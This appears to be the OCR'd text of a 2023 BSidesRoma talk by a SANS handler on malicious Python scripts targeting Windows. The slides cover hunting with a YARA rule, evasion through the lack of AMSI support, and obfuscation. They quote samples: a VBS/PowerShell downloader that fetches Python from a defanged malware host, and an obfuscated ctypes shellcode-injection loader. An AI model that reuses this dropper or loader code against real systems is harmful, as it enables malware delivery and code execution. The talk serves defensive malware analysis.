Who said that Python was UNIX Best Friend Only?

Xavier Mertens | BSidesRoma| Jan 2023
[TLP:CLEAR]

Who's Talking?


- Xavier Mertens (@xme)
- Freelance consultant from Belgium
- Hunting bad guys
- SANS ISC Senior Handler
- SANS Instructor (FOR610)
- BruCON Co-Organizer

Why This Talk?

I like to hunt for fresh meat

I started to have a look at malicious Python scripts one year ago

➡There is a clear trend




Why This Talk?

Search

Diaries

- Python (ab)using The Windows GUI Jun 24th 2022
  2 weeks ago *by Xme*
- Keeping an Eye on Dangerous Python Modules Jun 11th 2021
  1 year ago *by Xme*
- Quick and dirty Python: masscan May 4th 2021
  1 year ago *by Rick*
- ctx Python Library Updated with "Extra" Features May 24th 2022
  1 month ago *by Yee Ching*
- No Python Interpreter? This Simple RAT Installs Its Own Copy Apr 9th 2021
  1 year ago *by Xme*
- Using Sudo with Python For More Security Controls Jul 8th 2021
  1 year ago *by Xme*
- Python Shellcode Injection From JSON Data Dec 10th 2021
  7 months ago *by Xme*
- Python Developers: Prepare!!! Jul 30th 2020
  1 year ago *by Johannes*
- From Python to .Net Apr 29th 2021
  1 year ago *by Xme*
- Python DLL Injection Check Jul 6th 2021
  1 year ago *by Xme*
- Malicious Python Script Targeting Chinese People Jan 6th 2022
  6 months ago *by Xme*
- Quick and dirty Python: nmap May 31st 2021
  1 year ago *by Rick*
- Custom Python RAT Builder Jan 7th 2022
  6 months ago *by Xme*
- Simple Python Keylogger Mar 18th 2021
  1 year ago *by Xme*
- Python and Risky Windows API Calls Sep 2nd 2020
  1 year ago *by Xme*

Where to Hunt?




```
import "vt"
rule suspicious_python_code
{
    strings:
        $1 = "base64.b64decode" nocase wide ascii
        $2 = "DISABLED_import sys" nocase wide ascii
        $3 = "import socket" nocase wide ascii
        $4 = "import ctypes" nocase wide ascii
        $5 = "import win32crypt" nocase wide ascii
        $6 = "import shutil" nocase wide ascii
        $7 = "import win32api" nocase wide ascii
        $8 = "windll.kernel32" nocase wide ascii
    condition:
        new_file and any of ($*) and positives > 1 and filesize < 1MB \
        and not vt.metadata.file_type == vt.FileType.PE_EXE \
        and not vt.metadata.file_type == vt.FileType.PE_DLL \
        and not vt.metadata.file_type == vt.FileType.ELF \
        and not vt.metadata.file_type == vt.FileType.ANDROID
}
```

Malware != PE


At first stage, there is often a scripting language

Windows has plenty of languages available:

Batch, PowerShell, JS, VBS, VBA

Powershell remains the #1…

“38% of in incidents involve PowerShell
68% of breaches involve PowerShell”
(Source: https://digitaltrends.com/computing/microsoft-powershell-loved-by-hackers/)



Why Python?

Popular and easy to learn! (Who still use Perl? - No flame war 😝)

Powerfull

Lot of 3rd-party libraries

Can be compiled

Less attraction from defenders (well, I hope it will change after this talk 😝)


No AMSI support!

Anti-Malware Scan Interface

Great job from Microsoft!

Creates detailed logs of script activities

But not Python…



'python' is not recognized as an internal…

Not installed by default in Microsoft Windows

No Python? Just install it!

Python is embedded in other tools: OpenOffice (https://wiki.openoffice.org/wiki/Python)

WSL offers nice Python capabilities

Note: From an attacker's point of view, the precense of python is **sometimes** a nice indicator that the targeted system is used by an "high-profile" user!


(Think about the 'agent.py' installed by CAPE or Cuckoo)

Simple RAT Drops Its Own Python

```
oShell.run "powershell -c ""(New-Object
System.NET.Webclient).DownloadFile('hxxp://friz[.]ga/
payloads/python-3.8.9-embed-amd64.zip','C:\Program
Files\python389\python-3.8.9-embed-amd64.zip');""", 0, 1

set objShell = CreateObject("Shell.Application")

set FilesInZip=objShell.NameSpace("C:\Program
Files\python389\python-3.8.9-embed-amd64.zip").items

objShell.NameSpace(“C:\Program
Files\python389").CopyHere(FilesInZip)
```

Easy as 1… 2… 3…

```
$ unzip -t python-3.10.4-embed-amd64.zip |more
Archive:  python-3.10.4-embed-amd64.zip
    testing: python.exe                   OK
    testing: pythonw.exe                  OK
    testing: python310.dll                OK
    testing: python3.dll                  OK
    testing: vcruntime140.dll             OK
    testing: vcruntime140_1.dll           OK
    testing: LICENSE.txt                  OK
    testing: pyexpat.pyd                  OK
    testing: select.pyd                   OK
    testing: unicodedata.pyd              OK
    testing: winsound.pyd                 OK
    testing: _asyncio.pyd                 OK
    testing: _bz2.pyd                     OK
    testing: _ctypes.pyd                  OK
    testing: _decimal.pyd                 OK
    testing: _elementtree.pyd             OK
    testing: _hashlib.pyd                 OK
    testing: _lzma.pyd                    OK
    testing: _msi.pyd                     OK
    testing: _multiprocessing.pyd         OK
    testing: _overlapped.pyd              OK
    testing: _queue.pyd                   OK
    testing: _socket.pyd                  OK
    testing: _sqlite3.pyd                 OK
    testing: _ssl.pyd                     OK
    testing: _uuid.pyd                    OK
    testing: _zoneinfo.pyd                OK
    testing: libcrypto-1_1.dll            OK
    testing: libffi-7.dll                 OK
    testing: libssl-1_1.dll               OK
    testing: sqlite3.dll                  OK
    testing: python310.zip                OK
    testing: python310._pth               OK
    testing: python.cat                   OK
No errors detected in compressed data of python-3.10.4-embed-amd64.zip.
```



“Obf”+”csu”[::-1]+chr(97)+”tion?”

Most scripts are of course obfuscated

Quality of Obfuscation == Quality of Code == Developer’s Quality


Common techniques remain the same:

- Random variable names
- Base64
- XOR
- Different encoding (hex, chars, …)

“Obf”+”csu”[::-1]+chr(97)+”tion?”

```
import ctypes as aaafaaafaggtegatddddddddddd

…

def aaafaaafaggtegatddddddd(BYxyiO):
    if BYxyiO != "":
        aaafaaafaggtegatddddddddd = bytearray(BYxyiO)
        aaafaaafaggtegatddddddddd = \
aaafaaafaggtegatddddddddddd.windll.kernel32.VirtualAlloc(aaafaaafaggtegatddddddddddd.c_int(0), \
aaafaaafaggtegatddddddddddd.c_int(len(aaafaaafaggtegatddddddddd)), \
aaafaaafaggtegatddddddddddd.c_int(0x3000), aaafaaafaggtegatddddddddddd.c_int(0x40))
        BZDxEmulTF = (aaafaaafaggtegatddddddddddd.c_char * len(aaafaaafaggtegatddddddddd) \
).from_buffer(aaafaaafaggtegatddddddddd)
        aaafaaafaggtegatddddddddddd.windll.kernel32.RtlMoveMemory(aaafaaafaggtegatddddddddddd.c_int( \
aaafaaafaggtegatddddddddd), BZDxEmulTF, aaafaaafaggtegatddddddddddd.c_int(len(aaafaaafaggtegatddddddddd)))
        aaafaaafaggtegatddddddddddd = \
aaafaaafaggtegatddddddddddd.windll.kernel32.CreateThread(aaafaaafaggtegatddddddddddd.c_int(0), \
aaafaaafaggtegatddddddddddd.c_int(0), aaafaaafaggtegatddddddddddd.c_int( \
            aaafaaafaggtegatddddddddd), aaafaaafaggtegatddddddddddd.c_int(0), \
aaafaaafaggtegatddddddddddd.c_int(0), \
aaafaaafaggtegatddddddddddd.pointer(aaafaaafaggtegatddddddddddd.c_int(0)))
        aaafaaafaggtegatddddddddddd.windll.kernel32.WaitForSingleObject( \
aaafaaafaggtegatddddddddddd.c_int(aaafaaafaggtegatddddddddddd), aaafaaafaggtegatddddddddddd.c_int(-1))
```

“Obf”+”csu”[::-1]+chr(97)+”tion?”



“Obf”+”csu”[::-1]+chr(97)+”tion?”

```
data =
b"ddWVZjeGQySXpTakJKU0U1MldUSjBiR1JEZUhwa1NFb3hXVE5SYzJSSGJ
IUmFVWEJ0WWpOSloyVkRRbkJpYVVKNVdWYzFibHBUWjNoTlEyczJRMmRzTU
dOdWF6WkRaMnRLWTNveGVtSXlUbkphV0ZGMVl6STVhbUV5VmpCTFJFbHpZe
kk1YW1FeVZqQk1iRTVRVVRCMFpsVXhVbE5TVlVaT1MxRnZTa05ZVFhWWk1q
bDFZbTFXYW1SRFoyOUtla1UxVFdrMGVFNXFaM1ZOVkdjMFRHcG5OVXA1ZHp
GT1ZGVXhUbE5yY0VObmEwcFpia3BzV1ZkelMwTlhWalJaTWxaM1pFUnZTME
5SYkRCaFZ6RnNURzVPYzFwWFZuZExSRlZ3UTIxM09XTXpVbmxrVjA0d1RHN
VdkV05IUm1waGVXZHVVR3RyYmt4SVRYVmpiVlpxWkdsbk1FdFRiR0pOUmpC
TFdrUXhla3h1U214Wk0xbHZZa05yUzJReWFIQmlSMVZuWWtkV2RVdEhVWEJ
RUjNjMlEyZHNhMHQ2TVhwTWJrcHNXVE5aYjJKRE1YTmFWelJ2V2tOcmNFTn
RWalJhVjAxdldrTjROMG96VFc1UGJrNDVTMUZ2UFE9PQ=="
data = data[2:len(data)]
```


Expand TTP’s with 3rd-Party Lib

Python developers’ community is awesome!

Expand Python with external libraries.


Example:

Access the registry



Expand TTP's with 3rd-Party Lib

